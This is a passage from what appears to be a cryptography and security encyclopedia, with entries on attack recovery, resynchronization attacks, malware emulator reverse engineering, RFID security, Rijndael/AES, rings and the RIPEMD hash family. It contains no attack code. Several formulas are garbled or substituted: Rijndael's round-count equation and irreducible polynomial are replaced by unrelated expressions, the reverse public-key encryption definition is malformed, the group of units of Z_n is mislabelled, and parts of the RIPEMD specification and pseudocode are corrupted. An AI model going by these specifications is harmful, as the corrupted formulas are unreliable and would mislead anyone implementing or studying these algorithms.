consider game-theoretic approaches. In game-theoretic models, an attacker compromises a set of control signals $u_k^a \in R^{ma}$, and the defender uses the remaining controllers $u_k^d \in R^{md}$ to deploy a defense action. The game between the attacker and the defender can be simultaneous (zero-sum or minimax game) (Farraj et al., 2014; Barreto et al., 2013; Hu et al., 2015; Zhu and Basar, 2015) or sequential (e.g., Stackelberg game) (Yuan et al., 2015; Barth et al., 2012; Shelar and Amin, 2015). One of the challenges with game theory is that to model and prove results, the formulation needs to be simplified, and in addition, models need to add a number of extra assumptions that might not hold in practice.

Inertial Resets Another idea to mitigate attacks is to reset and diversify the system as frequently as possible so that attackers are unable to gain persistent control of the system (Arroyo et al., 2017; Abdi et al., 2018). The basic idea is that a full software reset of the system will make the system boot again in a trusted state, eliminating the presence of an attacker. This requires the system to have a trusted computing base that can boot the system in a secure state where the malware is not loaded yet. However, turning off a system that is in operation is a potentially dangerous action, and it is not clear.

Conclusions

Attack detection and recovery are essential for maintaining safety and resilience in cyber-physical systems. While the work on attack *detection* is extensive, work on attack *recovery* has received comparatively little attention. In order to fully realize the promise of various intrusion detection efforts, we need to provide safe and secure attack-response mechanisms that are activated automatically after an alert.

Resynchronization Attack

Alex Biryukov[33] ✉
(33) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Synchronous stream ciphers require some procedure for resynchronizing in the case of synchronization loss. This opens doors to new attack scenarios. A typical stream cipher encrypts the stream in fixed data blocks, called *frames* (or packets), by keeping the same secret key for all the frames but mixing the new *initial value (IV)* or the *frame-counter* for each frame (e.g., the A5/1 cipher). This allows for easy synchronization as well as for the late entry mechanism in the case of multiparty communication. On the one hand, such mode of operation produces only short streams for any fixed state which reduces the chances of some attacks, but on the other hand, it may open doors to new analysis techniques which will attack the resynchronization mechanism itself. Depending on the way IV and the key are loaded and mixed into the *state* of the stream cipher, the scheme may be susceptible to the standard arsenal of attacks developed for block ciphers such as differential, linear, slide, or other attacks.

Applications

Resynchronization attacks can be used in *known* or *chosen IV* scenarios. A typical resynchronization attack on stream ciphers is given in Borissov et al.

(2002). For more results on the subject see (Armknecth et al. 2004; Biryukov and Wagner 1999; Daemen et al. 1993; Ekdahl and Johansson 2003; Golic and Morgari 2003).

Reverse Engineering of Malware Emulators

Michalis Polychronakis[34] ✉
(34) Department of Computer Science, Network Security Lab, Columbia University, New York, NY, USA

✉ **Michalis Polychronakis**
Email: mikepo@cs.columbia.edu

Synonyms

VM protection; Virtualized packer

Definition

Reverse engineering of malware emulators deals with the analysis of obfuscated malicious code that has been transformed into a custom instruction set, interpreted at runtime by an embedded emulator.

Background

Virtualization-based obfuscation is one of the most advanced and hard to reverse engineer code obfuscation techniques. It has been used in commercial software protection products such as Code Virtualizer, VMProtect, and Themida since the early 2000s, and consequently gained the attention of malware authors who always seek more sophisticated methods to evade malicious code analysis and detection systems.

Applications

Code obfuscation is used by programmers to conceal the actual structure of the original code and hinder tampering or reverse engineering attempts. Malware authors employ code obfuscation to evade antivirus scanners and obstruct automated or manual analysis of the malicious code.

Code obfuscation based on emulation, also known as virtual machine (VM) protection, is one of the most sophisticated anti-reverse engineering techniques. Using this technique, each copy of the original binary program, written for a native *source* instruction set architecture (ISA) such as x86, is transformed into a custom assembly-like language that conforms to a new, hypothetical *target* ISA. At runtime, an embedded virtual machine emulates the execution of the target ISA on the real machine. The new instruction set is generated at random, and thus the language specification of the target ISA remains unknown, rendering traditional code analysis techniques ineffective.

The analysis of a malware sample armored using VM protection requires the extraction of the semantics of the custom instruction set of the malicious code. These semantics are hard-coded into the VM that emulates the target ISA, and thus, a mapping between the target and the source ISA can be extracted by reverse engineering the emulator that is embedded in the malware sample. However, this is a nontrivial task since the code of the VM itself is usually heavily obfuscated. Once such a mapping exists, the malicious code can be translated into its original source ISA, and then analyzed using existing tools and techniques.

Open Problems

Reverse engineering of malware emulators is a relatively new research area. Initial efforts relied on manual analysis of the template language used by some VM protection engines for the generation of the target ISA (Rolles 2009). However, constructing a custom parser for each template is a tedious and time-consuming process, and has to be repeated for each instance of code generated by more advanced obfuscation engines that produce totally random VMs. The only existing approach for automatic reverse engineering of VM protection is effective only for a particular class of VMs that use interpretive emulation with a distinctive instruction decode and dispatch

loop (Sharif et al. 2009). Generic automated reverse engineering of malware emulators that use more sophisticated types of emulation remains an open problem.

Reverse Public Key Encryption

David Naccache[35] ✉
(35) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

Reverse Public-Key Encryption is a low-bandwidth public-key encryption mode of operation. The construction turns a weak form of key privacy into message privacy as follows: let $\mathcal{I}$ be a public-key encryption algorithm. If the distributions $|\mathcal{N}| = N$ and $|\mathcal{N}| = N$ are indistinguishable for two public keys pk_0 and pk_1, then a message bit $b \in \{0, 1\}$ can be embedded in the choice of pk_b. As the roles of the public-key and the plaintext are reversed, this mode is referred to as *Reverse Public-Key Encryption*.

RFID Security

Gildas Avoine[36] ✉
(36) INSA Rennes, Univ Rennes, IRISA, CNRS, Rennes, France

✉ **Gildas Avoine**
Email: gildas.avoine@irisa.fr

Synonyms

Security of contactless integrated circuits; Security of contactless microcircuits; Security of contactless smartcards; Security of radio frequency identification

Definition

RFID security is an active engineering and research domain that focuses on security of contactless integrated circuits and their applications.

Background

Radio Frequency Identification (RFID) allows identifying and authenticating objects or subjects without any physical nor optical contact, using transponders – integrated circuits including an antenna – queried by readers through a radio frequency channel. The technology experienced a phenomenal growth in the 2000s and continues to expand today. It is widely used in applications such as access cards, public transportation, payment cards, antitheft devices, pet identification, etc. This success is partly due to the steady decrease in both size and cost of the transponders, commonly called *tags*.

Theory

While RFID exists for several decades, RFID security only became a major concern in the information security community in the 2000s. Expertise in security of smartcards was already well established when RFID arrived under the spotlight in the 1990s, but the RFID technology raised new problems unexplored until then. The fact that most of the tags are batteryless and resource-constrained leads to new challenges on lightweight cryptographic designs and implementations. Also, tags communicate wirelessly and usually without agreement or awareness of their holders, which modifies the threat model compared to smartcards with contacts.

Initially, researchers tried to distinguish the RFID technology from the contactless smartcard technology. Nowadays, the trend is that RFID no longer targets identification only but covers contactless smartcards as well. The RFID security issues are commonly classified into three families that are described below: impersonation, privacy, and denial of service.

Impersonation

Many evolved applications require authentication and not only identification. This security objective does not refer to RFID environments only, but low-capability tags make this objective hardly reachable without degrading security. Impersonation includes “cloning” that consists in copying the public and private data of a given tag on another one. Another major concern is the relay attack (Desmedt et al. 1988; Hancke and Kuhn 2005) that defeats any classical authentication protocol by relaying the low-layer communication between the parties involved in the protocol with the objective to cheat on the distance between them. Research activities have been conducted in the past 20 years to design countermeasures. There exist RFID tags that today embed a so-called distance bounding protocol, aka. proximity check protocol.

Among the most famous practical impersonation attacks against RFID tags, one may cite the attacks against the Texas Instruments’ Digital Signature Transponder (Bono et al. 2005), the Keeloq ignition car system (Biham et al. 2007), and the Mifare Classic card (de Koning Gans et al. 2008).

Privacy

RFID also raised controversial questions about privacy, especially during the 2000s. Privacy advocates claimed that RFID endangers individual liberties and considered it as a way of obtaining information about citizens without their consent. Among privacy, one may distinguish *information leakage* where the tag or the back-end reveals some private – possibly personal – information, from *illicit tracking* that consists in tracking a tag in different places or at different times without the agreement of its holder. Defining privacy models and designing privacy-friendly RFID solutions is still a challenging task which many research works focus on.

Denial of Service

Denial of service, which is far less considered by the research community, may have awful consequences in large-scale or sensitive RFID applications, e.g., when tags are used to control a supply chain. A denial of service can be perpetrated using some electromagnetic means to noise the tag-reader channel, but it can also straightly target the back-end system or the tag. For example, it can exploit a bug in the reader firmware to crash the back-end system, or it can kill tags with an RFID-zapper or the kill-command of the tag, when available.

Open Problems and Future Directions

RFID security saw the emergence of a very active scientific community in the 2000s, notably around the RFIDsec workshop, which was organized annually from 2005 to 2015. This community, coming essentially from the cryptology field, pursues its research activities, in particular on hardware security, protocol security, and privacy, without necessarily highlighting the term “RFID.” Recent works are therefore to be found in the areas mentioned above.

The RFID engineering community is quite active, and many open-source libraries for operating readers and tags are available on the Internet. The website YobiWiki (Teuwen 2023) references the most widely used ones, e.g., librfid, libnfc, rfidiot, and many others.

Right-to-Left Exponentiation

Bodo Möller[37] ✉
(37) Google Switzerland GmbH, Zürich, Switzerland

✉ **Bodo Möller**
Email: bmoeller@acm.org

Definition

Right-to-left exponentiation methods read the exponent from the least significant bit (or other digit) up to the most significant one.

Background

Many exponentiation methods have two variants: one that examines exponents starting at the most significant digit and going down to the least significant one, that is, in *left-to-right* direction (assuming big-endian notation); and a related one that examines exponents in the opposite direction, that is, *right-to-left*. For specific methods, see the entries on binary exponentiation, 2^k-ary exponentiation, and sliding window exponentiation.

Theory

There is a general duality between left-to-right and right-to-left exponentiation: this is explained by representing addition chains (fixed-exponent exponentiation) as directed multi-graphs such that reversing all arcs turns left-to-right exponentiation into right-to-left exponentiation, or the other way around (Knuth 1998).

Advanced encryption standard; AES

Definition

Rijndael is a block cipher that provides a mapping from plaintext blocks to ciphertext blocks and vice versa under a cipher key.

Background

On October 2, 2000, NIST officially announced that Rijndael, without modifications, would become the AES (Nechvatal et al. 2000). Rijndael supports all combinations of block lengths and key lengths that are a multiple of 32 bits with a minimum of 128 bits and a maximum of 256 bits. The Rijndael reference specification can be found in Daemen and Rijmen (2002, App. E). AES is equal to Rijndael limited to a block length of

128 bits and supports for key length of 128, 192, or 256 bits. AES is specified in National Bureau of Standards (2001).

Theory

The most important feature of Rijndael is its consistent good performance among a wide range of platforms.

On smartcards, Rijndael can be implemented using less than 1 kb of code (tables included), and using 36 bytes of memory. Since the text input and the key take both 16 bytes, only 4 bytes extra are required for temporary variables. On the other hand, on high-end processors, Rijndael can exploit cache and parallelism to achieve a significant speedup.

In order to allow fast key setup times, Rijndael has a lightweight key schedule. Fast key setup times are important in systems that switch keys often such as financial authorization schemes or IP security.

Rijndael's structure and choice of operations facilitates implementations that are resistant against side channel attacks.

These features are a result of the application of the following design principles:

- *Keep it simple*. No complexity is added unless there is a demonstrated need for it. The aim is to have a design that is secure against known attacks, without introducing new vulnerabilities. There is no reason to go beyond that, i.e., to add an excessive amount of extra layers of complexity in the hope that this will provide extra security.
- *Modularity*. The design is composed of different building blocks, or steps, each with their own functionality. Building blocks are selected according to specific quantitative selection criteria.
- *Symmetry and parallelism*. All steps can be parallelized and act in a symmetrical way on the input. The large degree of parallelism allows to tradeoff area for speed in a flexible way in hardware implementations.
- *Choice of operations*. All steps are defined with operations in GF(2^8) and can be implemented using XOR and table lookup instructions only. The fact that no arithmetic operations are used, saves space on hardware platforms. The use of operations gives the programmer a lot of flexibility for implementing platform-dependent optimizations on a wide range of processors.

An important factor in the design of Rijndael is the wide trail strategy. This strategy defines diffusion and nonlinearity criteria for the building blocks of the cipher to provide high resistance against differential and linear cryptanalysis in an efficient way. For a detailed treatment, we refer to Daemen and Rijmen (2002, Chap. 9).

Structure

When encrypting, the bytes of a plaintext block are mapped onto the elements of a state, the state undergoes a transformation and the elements of the state are mapped onto the bytes of a ciphertext block. Rijndael is a key-iterated block cipher: The transformation from plaintext to ciphertext can be seen as the repeated application of an invertible round transformation, alternated with the addition of round keys. The number of rounds is denoted by N_r. An encryption consists of an initial key addition, denoted by `AddRoundKey`, followed by $N_r - 1$ applications of the transformation `Round`, and finally one application of `FinalRound`. The initial key addition and every round take as input the `State` and a round key. The round key for round *i* is denoted by `ExpandedKey`[*i*], and `ExpandedKey[0]` denotes the input of the initial key addition. The derivation of `ExpandedKey` from the `CipherKey` is denoted by `KeyExpansion`. A high-level algorithm for encryption with Rijndael in pseudo-c notation is shown below.

The number of rounds depends on the block length and the key length. Let N_b be the block length divided by 32 and N_k the length of the cipher key divided by 32. Then:

$$x'_t \leftarrow (\mathtt{pad}_n\,(x_t) \oplus K_3) \tag{1}$$

The encryption and decryption algorithms of Rijndael are not the same, but do have the same structure. For a treatment of these aspects, see Daemen and Rijmen (2002, Sect. 3.7).

List. 1 High-level algorithm for encryption with Rijndael

```
Rijndael(State,CipherKey)
{
KeyExpansion(CipherKey,ExpandedKey);
AddRoundKey(State,ExpandedKey[0]);
for(i = 1; i < Nr ; i++) Round(State,
     ExpandedKey[i]);
FinalRound(State,ExpandedKey[Nr]);
```

The Round Transformation


The round transformation is denoted `Round`, and is a sequence of four invertible transformations. This is shown in List 2. The final round of the cipher is slightly different: With respect to the round transformation, the `MixColumns` transformation has been removed. It is denoted `FinalRound` and the Rijndael round transformation shown below

List. 2 The Rijndael round transformation

```
Round(State,ExpandedKey[i])
{
SubBytes(State);
ShiftRows(State);
MixColumns(State);
AddRoundKey(State,ExpandedKey[i]);
}

FinalRound(State,ExpandedKey[Nr])
{
SubBytes(State);
ShiftRows(State);
AddRoundKey(State,ExpandedKey[Nr]);
}
```

The state is a rectangular array of elements of GF(2^8) of four rows and N_b columns. A byte with bits $b_7b_6b_5b_4b_3b_2b_1b_0$ maps to an element in GF(2^8) given by the following polynomial:



$$b(x) = b_7x^7 + b_6x^6 + b_5x^5 + b_4x^4 + b_3x^3 + b_2x^2 + b_1x + b_0. \tag{2}$$

where the coefficients b_i are elements of GF(2) (i.e., bits). In this representation, addition consists of addition of polynomials and multiplication corresponds with multiplication of polynomials modulo the following irreducible polynomial:

$$\hat{e}(r^a, s^b) = \hat{e}(r, s)^{ab} = \hat{e}(r^b, s^a) \tag{3}$$

In the following, constants in GF(2^8) are denoted by the hexadecimal notation of the corresponding byte value. For example, 57 corresponds with bit string 01010111 and hence with the polynomial $x^6 + x^4 + x^2 + x + 1$.


SubBytes is the only nonlinear transformation of the round. It is a bricklayer permutation consisting of an invertible S-box applied to the elements of the state. Figure 1 illustrates the effect of `SubBytes` on the state.

Rijndael, Fig. 1 `SubBytes` acts on the individual bytes of the state

The same S-box is used for all byte positions. This is a design choice motivated by concerns of simplicity and implementation cost. The S-box is defined by the following function in GF(2^8):

$$f_{RD}(x) = \texttt{05} \cdot x^{254} + \texttt{09} \cdot x^{253} + \texttt{F9} \cdot x^{251} + \texttt{25} \cdot x^{247} + \texttt{F4} \cdot x^{239} + \texttt{01} \cdot x^{223} + \texttt{B5} \cdot x^{191} + \texttt{8F} \cdot x^{127} + \texttt{63}. \tag{4}$$

The S-box was constructed as the composition of two invertible mappings:




- *Multiplicative inverse*. To have the desired nonlinearity properties as required by the wide trail strategy. This choice was inspired by K. Nyberg in 1994.
- *Affine mapping*. To complicate the algebraic expression without affecting the nonlinearity properties. This was inspired by algebraic attacks such as interpolation attacks.

In hardware and software, the S-box can be implemented as a lookup table with 256 entries. In hardware the area taken by an S-box can be reduced by exploiting the internal structure of the S-box.

ShiftRows is a transposition that cyclically shifts the rows of the state, each over a different offset, as imposed by the wide trail strategy. Row 0 is shifted over C_0 bytes, row 1 over C_1 bytes, row 2 over C_2 bytes, and row 3 over C_3 bytes. The shift offsets C_2 and C_3 depend on the block length. The different values are specified in Table 1. Figure 2 illustrates the effect of `ShiftRows` on the state.

Rijndael, Table 1 ShiftRows: shift offsets for different block lengths

Block length	C_0	C_1	C_2	C_3
128	0	1	2	3
160	0	1	2	3
192	0	1	2	3
224	0	1	2	4
256	0	1	3	4



Rijndael, Fig. 2 `ShiftRows` operates on the rows of the state

MixColumns is a bricklayer permutation operating on the state column by column. The columns of the state are considered as polynomials over GF(2^8) and multiplied modulo $x^4 + 1$ with a fixed polynomial $c(x)$:

$$c(x) = \texttt{03} \cdot x^3 + \texttt{01} \cdot x^2 + \texttt{01} \cdot x + \texttt{02}. \tag{5}$$

This polynomial has been selected as one of the simplest polynomial that has a branch number equal to 5. The branch number is a measure that expresses the diffusion power of a mapping in the context of the wide trail strategy. As illustrated in Fig. 3, the modular multiplication with a fixed polynomial can be written as a matrix multiplication.

Rijndael, Fig. 3 `MixColumns` operates on the columns of the state

The polynomial $c(x)$ is coprime to $x^4 + 1$ and therefore has an inverse modulo $x^4 + 1$. The inverse polynomial $d(x)$ is given by:

$$d(x) = \texttt{0B} \cdot x^3 + \texttt{0D} \cdot x^2 + \texttt{09} \cdot x + \texttt{0E}. \tag{6}$$

In hardware implementations, these linear maps can be efficiently hardwired. In software implementations, table lookups can be used to efficiently exploit a wide range of processors. On 32-bit processors, the sequence of `SubBytes`, `ShiftRows` and `MixColumns` can be implemented by 16 table lookups.

AddRoundKey is the key addition. In this transformation, the state is modified by adding a round key to it. The addition in GF(2^8) corresponds with the bitwise XOR operation. The round key length is equal to the block length.

Key Schedule

The key schedule consists of two components: the key expansion and the round key selection. The key expansion specifies how `ExpandedKey` is derived from the cipher key.

The expanded key is can be seen as a rectangular array with four rows of elements in GF(2^8). The key expansion function depends on the key length: There is a version for keys up to 224 bits and a version for keys longer than 224 bits. The detailed specification can be found in Daemen and Rijmen (2002, Sect. 3.6). In both versions of the key expansion, the first N_k columns of the expanded key are filled with the cipher key. The following columns are computed recursively in terms of previously defined columns. The recursion uses the elements of the previous column, the bytes of the column N_k positions earlier, and round constants RC[j]. The round constants are independent of N_k and defined by RC[j] = x^{j-1}. The recursive key expansion allows on-the-fly computation of round keys on memory-constrained platforms.

Security

In 2009, a chosen-key distinguisher and a related-key attack were shown for AES-256 (Biryukov et al. 2009). The related-key attack works for a fraction of 2^{-35} of the keys. Quickly thereafter, the results were improved to related-key attacks that work for all keys, on AES-256 and AES-192 (Biryukov and Khovratovich 2009). The attack on AES-256 has both data complexity and computational complexity equal to 2^{100}. The attack on AES-192 has a data complexity of 2^{123} and a computational complexity of 2^{176}. There is no consensus on the conclusions that should be drawn from these related-key attacks. More particularly, it has been shown that certain classes of related-key attacks apply even to ideal ciphers (Bellare and Kohno 2003) and at least some of the related-key attacks on AES appear to belong to such a class.

Applications

Rijndael and AES are used to protect the confidentiality of data in many commercial products. Like with all block ciphers, they are used in well-defined modes of operation, e.g., the Counter (CTR) Mode.

The Rijndael round transformation and parts of it are used as building blocks in many other cryptographic primitives designed after 2000.

Ring

Burt Kaliski[40] ✉
(40) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *ring* is a set of elements with a certain well defined mathematical structure under two *group operations*.

Theory

A *ring* $R = (S, +, \times)$ is the extension of a group $(S, +)$ with an additional operation $\times$, subject to the following additional axioms:

- *Commutativity of* $+$. For all $x, y \in S$, $x + y = y + x$.
- *Closure of* $\times$. For all $x, y \in S$, $x \times y \in S$.
- *Associativity of* $\times$. For all $x, y, z \in S$, $(x \times y) \times z = x \times (y \times z)$.
- *Distributivity of* $\times$ *over* $+$. For all $x, y, z \in S$, $x \times (y + z) = (x \times y) + (x \times z)$ and $(x + y) \times z = (x \times z) + (y \times z)$.

In other words, a ring can be viewed as the extension of a commutative additive group with a multiplication operation. The rings of interest in cryptography generally also have an identity element:

- *Identity of* $\times$. There exists a multiplicative *identity element*, denoted 1, such that for all $x \in S$, $x \times 1 = 1 \times x = x$.

Let S^* denote the elements that have a multiplicative inverse; these are sometimes called the *units* of the ring. The additive identity 0 does not have a multiplicative inverse. Then $(S^*, \times)$ is a group with respect to the multiplication operation; it is called the *multiplicative group* of the ring, or sometimes the *group of units*. Nonzero elements x for which there exist a nonzero element y such that $x \times y = 0$ are called the *zero divisors* of the ring.

A ring is *commutative* if the multiplicative group is also commutative, i.e., for all $x, y \in S$, $x \times y = y \times x$. (The additive group of the ring is always commutative as noted above.)

Applications

The most common ring in public-key cryptography is the ring of integers modulo a composite number n. Here, the ring, denoted Z_n, consists of the set of integers (i.e., residue classes) modulo n and the ring operations are modular addition and multiplication (Modular Arithmetic). The multiplicative group, denoted F_2^s , consists of the integers relatively prime to the modulus n, and its order is $\phi(n)$, where ϕ is Euler's totient function. For instance, if $n = pq$ where p and q are distinct primes, then $\phi(n) = (p - 1)(q - 1)$.

It is easy to determine $\phi(n)$ given the primes p and q and difficult without them; this fact is one basis for the security of the RSA problem.

RIPEMD Family

Antoon Bosselaers[41] ✉
(41) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Antoon Bosselaers**
Email: antoon.bosselaers@esat.kuleuven.ac.be

The RIPEMD Family designates a family of five different Hash Functions: RIPEMD, RIPEMD-128, RIPEMD-160, RIPEMD-256, and RIPEMD-320 (RIPE 1995; Dobbertin et al. 1996). They take variable length input messages and hash them to fixed-length outputs. They all operate on 512-bit message blocks divided into sixteen 32-bit words. RIPEMD (later replaced by RIPEMD-128/160) and RIPEMD-128 produce a hash value of 128 bits, RIPEMD-160, RIPEMD-256, and RIPEMD-320 have a hash result of 160, 256, and 320 bits, respectively. All the five functions start by padding the message according to the so-called Merkle–Damgård strengthening technique (refer to Hash Functions for more details). Next, the message is processed block by block by the underlying compression function. This function initializes an appropriate number of 32-bit chaining variables to a fixed value to hash the first message block, and to the intermediate hash value for the following message blocks.

In RIPEMD, RIPEMD-128, and RIPEMD-160, two copies are made from the chaining variables, and both these sets of line variables are processed independently by two parallel lines. Each step of such a parallel line updates in turn one of the line variables using a different message word W_x. After 16 steps, all message words have been used once, and are reused in the next 16 steps, but in a different order. This is repeated three, four, or five times depending on the algorithm. In the last step, the initial values of the chaining variables are combined with both sets of line variables to form

the intermediate hash value. When all consecutive message blocks have been hashed, the last intermediate hash value is the hash value for the entire message. RIPEMD-256 and RIPEMD-320 are derived from RIPEMD-128 and RIPEMD-160, respectively, by turning the line variables into chaining variables and by replacing the combination of line variables at the end by a simple feedforward of the initial values of the chaining variables. In addition, the contents of two chaining variables belonging to different lines are exchanged after every 16 steps. The following provides an overview of RIPEMD-160, RIPEMD-128, and their twins RIPEMD-320 and RIPEMD-256.

Padding. The message is appended with a binary one and right-padded with a variable number of zeros followed by the length of the original message (modulo 2^{64}) coded over two binary words. The total padded message length must be a multiple of the message block size.

Initial Values. The RIPEMD Family uses up to ten 32-bit initial values defined as follows:

$$\begin{aligned} IV_0 &= 67452301_x & IV_5 &= 76543210_x \\ IV_1 &= EFCDAB89_x & IV_6 &= FEDCBA98_x \\ IV_2 &= 98BADCFE_x & IV_7 &= 89ABCDEF_x \\ IV_3 &= 10325476_x & IV_8 &= 01234567_x \\ IV_4 &= C3D2E1F0_x & IV_9 &= 3C2D1E0F_x \end{aligned}$$

RIPEMD-160 Compression Function. Five 32-bit chaining variables h_0, h_1, h_2, h_3, h_4 are either initialized to the fixed values IV_0 through IV_4 for the first 512-bit message block or to the intermediate hash value for the following message blocks. Let "$X^{\ll n}$" represent the cyclic rotation of X to the left by n bits, and let "+" represents addition modulo 2^{32}. Then the

compression function works as follows:

$$\begin{aligned} A &\leftarrow h_0, & A' &\leftarrow h_0 \\ B &\leftarrow h_1, & B' &\leftarrow h_1 \\ C &\leftarrow h_2, & C' &\leftarrow h_2 \\ D &\leftarrow h_3, & D' &\leftarrow h_3 \\ E &\leftarrow h_4, & E' &\leftarrow h_4 \end{aligned}$$

$$\begin{aligned} &for\ i = 0\ to\ 79\ do \\ &T \leftarrow (A + f_i(B, C, D,) + W_{r(i)} \\ &\qquad +K_i)^{<<S_i(r(i))} + E \\ &T \leftarrow (A' + f_{79-i}\,(B', C', D') + W_{r'(i)} \\ &\qquad +K'_i)^{<<s_i\left(r'(i)\right)} + E' \\ &\qquad A \leftarrow E, A' \leftarrow E' \\ &\qquad E \leftarrow D, E' \leftarrow D' \\ &\qquad D \leftarrow C^{<<10}, D' \leftarrow C'^{<<10} \\ &\qquad C \leftarrow B, C' \leftarrow B' \\ &\qquad B \leftarrow T, B' \leftarrow T' \\ &\qquad T \leftarrow h_1 + C + D' \\ &\qquad h_1 \leftarrow h_2 + D + E' \\ &\qquad h_2 \leftarrow h_3 + E + A' \\ &\qquad h_3 \leftarrow h_4 + A + B' \\ &\qquad h_4 \leftarrow h_0 + B + C' \\ &\qquad h_0 \leftarrow T \end{aligned}$$

where the ordering of message words *r*(*i*) and *r'*(*i*), the nonlinear functions f_i, the shifts s_i, and the constants K_i and K'_i are defined as:

- *Ordering of the message words r* (*i*) *and r '*(*i*). Take the following permutation *ρ*:

j	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

$\rho(j)$	7	4	13	1	10	6	15	3	12	0	9	5	2	14	11	8

Further define the permutation π by setting $\pi(j) = (9j + 5) \bmod 16$. The ordering of the message words $r(i)$ and $r'(i)$ is then given by the following table:

	$0 \le i \le 15$	$16 \le i \le 31$	$32 \le i \le 47$	$48 \le i \le 63$	$64 \le i \le 79$
$r(i)$	i	$\rho\,(i - 16)$	$\rho^2\,(i - 32)$	$\rho^3(i - 48)$	$\rho^4(i - 64)$
$r'(i)$	$\pi(i)$	$\rho\pi\,(i - 16)$	$\rho^2\pi\,(i - 32)$	$\rho^3\pi(i - 48)$	$\rho^4\pi(i - 64)$

- *Nonlinear functions* f_i. Let "⊕," "∨," "∧," and "¬" represent, respectively, bit-wise exclusive-or, bit-wise or, bit-wise and, and bit-wise complement:

$$
\begin{aligned}
f_i\,(x, y, z) &= x \oplus y \oplus z, && 0 \le i \le 15 \\
f_i\,(x, y, z) &= (x \wedge y) \vee (\neg x \wedge z)\,, && 16 \le i \le 31 \\
f_i\,(x, y, z) &= (x \vee \neg y) \oplus z, && 32 \le i \le 47 \\
f_i\,(x, y, z) &= (x \wedge z) \vee (y \wedge \neg z)\,, && 48 \le i \le 63 \\
f_i\,(x, y, z) &= x \oplus (y \vee \neg z)\,, && 64 \le i \le 79
\end{aligned}
$$

- *Shifts* $s_i(j)$.

j	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
$0 \le i \le 15$	11	14	15	12	5	8	7	9	11	13	14	15	6	7	9	8
$16 \le i \le 31$	12	13	11	15	6	9	9	7	12	15	11	13	7	8	7	7
$32 \le i \le 47$	13	15	14	11	7	7	6	8	13	14	13	12	5	5	6	9
$48 \le i \le 63$	14	11	12	14	8	6	5	5	15	12	15	14	9	9	8	6
$64 \le i \le 79$	15	12	13	13	9	5	8	6	14	11	12	11	8	6	5	5

- Constants K_i and K'_i .

	$0 \le i \le 15$	$16 \le i \le 31$	$32 \le i \le 47$	$48 \le i \le 63$	$64 \le i \le 79$
K_i	00000000_x	$5A827999_x$	$6ED9EBA1_x$	$8F1BBCDC_x$	$A953FD4E_x$

K_i'	$50A28BE6_x$	$5C4DD124_x$	$6D703EF3_x$	$7A6D76E9_x$	00000000_x

RIPEMD-128 Compression Function. The main difference with RIPEMD 160 is that a hash result and chaining variable of 128 bits (four 32-bit words) is used and that there are only 64 steps. Four 32-bit chaining variables h_0, h_1, h_2, h_3 are either initialized to the fixed values IV_0 through IV_3 for the first 512-bit message block or to the intermediate hash value for the following message blocks. Then the compression function works as follows:

$$
\begin{aligned}
&A \leftarrow h_0, A' \leftarrow h_0\\
&B \leftarrow h_1, B' \leftarrow h_1\\
&C \leftarrow h_2, C' \leftarrow h_2\\
&D \leftarrow h_3, D' \leftarrow h_3\\
&for\ i = 0\ to\ 63\ do\\
&T \leftarrow (A + f_i\,(B, C, D) + W_{r(i)}\\
&\qquad +K_i)^{<<s_i(r(i))}\\
&T' \leftarrow (A' + f_{63-i}\,(B', C', D') + W_{r'(i)}\\
&\qquad +K_i')^{<<s_i\left(r'(i)\right)}\\
&A \leftarrow D, A' \leftarrow D'\\
&D \leftarrow C, D' \leftarrow C'\\
&C \leftarrow B, C' \leftarrow B'\\
&B \leftarrow T, B' \leftarrow T'\\
&T \leftarrow h_1 + C + D'\\
&h_1 \leftarrow h_2 + D + A'\\
&h_2 \leftarrow h_3 + A + B'\\
&h_3 \leftarrow h_0 + B + C'\\
&h_0 \leftarrow T
\end{aligned}
$$

where the ordering of message words $r(i)$ and $r'(i)$, the nonlinear functions

f_i, the shifts s_i, and the constants K_i and K_i' are defined as in RIPEMD-160, except that $\mathscr{T} = \{\mathscr{W} \cup \mathscr{C}\}$ for $48 \leq i \leq 63$.

RIPEMD-320 Compression Function. Ten 32-bit chaining variables h_0, h_1, h_2, h_3, h_4, h_5, h_6, h_7, h_8, h_9 are either initialized to the fixed values IV_0 through IV_9 for the first 512-bit message block or to the intermediate hash value for the following message blocks. Then the compression

function works as follows:

$$
\begin{aligned}
&A \leftarrow h_0, A' \leftarrow h_5\\
&B \leftarrow h_1, B' \leftarrow h_6\\
&C \leftarrow h_2, C' \leftarrow h_7\\
&D \leftarrow h_3, D' \leftarrow h_8\\
&E \leftarrow h_4, E' \leftarrow h_9\\
&for\ i = 0\ to\ 79\ do\\
&\quad T \leftarrow (A + f_i\,(B, C, D) + W_{r(i)}\\
&\qquad +K_i)^{<<s_i(r(i))} E\\
&\quad T \leftarrow (A' + f_{79-i}\,(B', C', D')\\
&\qquad +W_{r'(i)} + K'_i)^{<<s_i\left(r'(i)\right)} + E'\\
&\quad A \leftarrow E, A' \leftarrow E'\\
&\quad E \leftarrow D, E' \leftarrow D'\\
&\quad D \leftarrow C^{<<10}, D' \leftarrow C'^{<<10}\\
&\quad C \leftarrow B, C' \leftarrow B'\\
&\quad B \leftarrow T, B' \leftarrow T'\\
&\quad if\ i = 15\ then\\
&\quad T \leftarrow B, B \leftarrow B', B' \leftarrow T\\
&\quad else\ if\ i = 31\ then\\
&\quad T \leftarrow D, D \leftarrow D', D' \leftarrow T\\
&\quad else\ if\ i = 47\ then\\
&\quad T \leftarrow A, A \leftarrow A', A' \leftarrow T\\
&\quad else\ if\ i = 63\ then\\
&\quad T \leftarrow C, C \leftarrow C', C' \leftarrow T\\
&\quad else\ if\ i = 79\ then\\
&\quad T \leftarrow E, E \leftarrow E', E' \leftarrow T
\end{aligned}
$$

$$h_0 \leftarrow h_0 + A, h_5 \leftarrow h_5 + A'$$
$$h_1 \leftarrow h_1 + B, h_6 \leftarrow h_6 + B'$$
$$h_2 \leftarrow h_2 + C, h_7 \leftarrow h_7 + C'$$
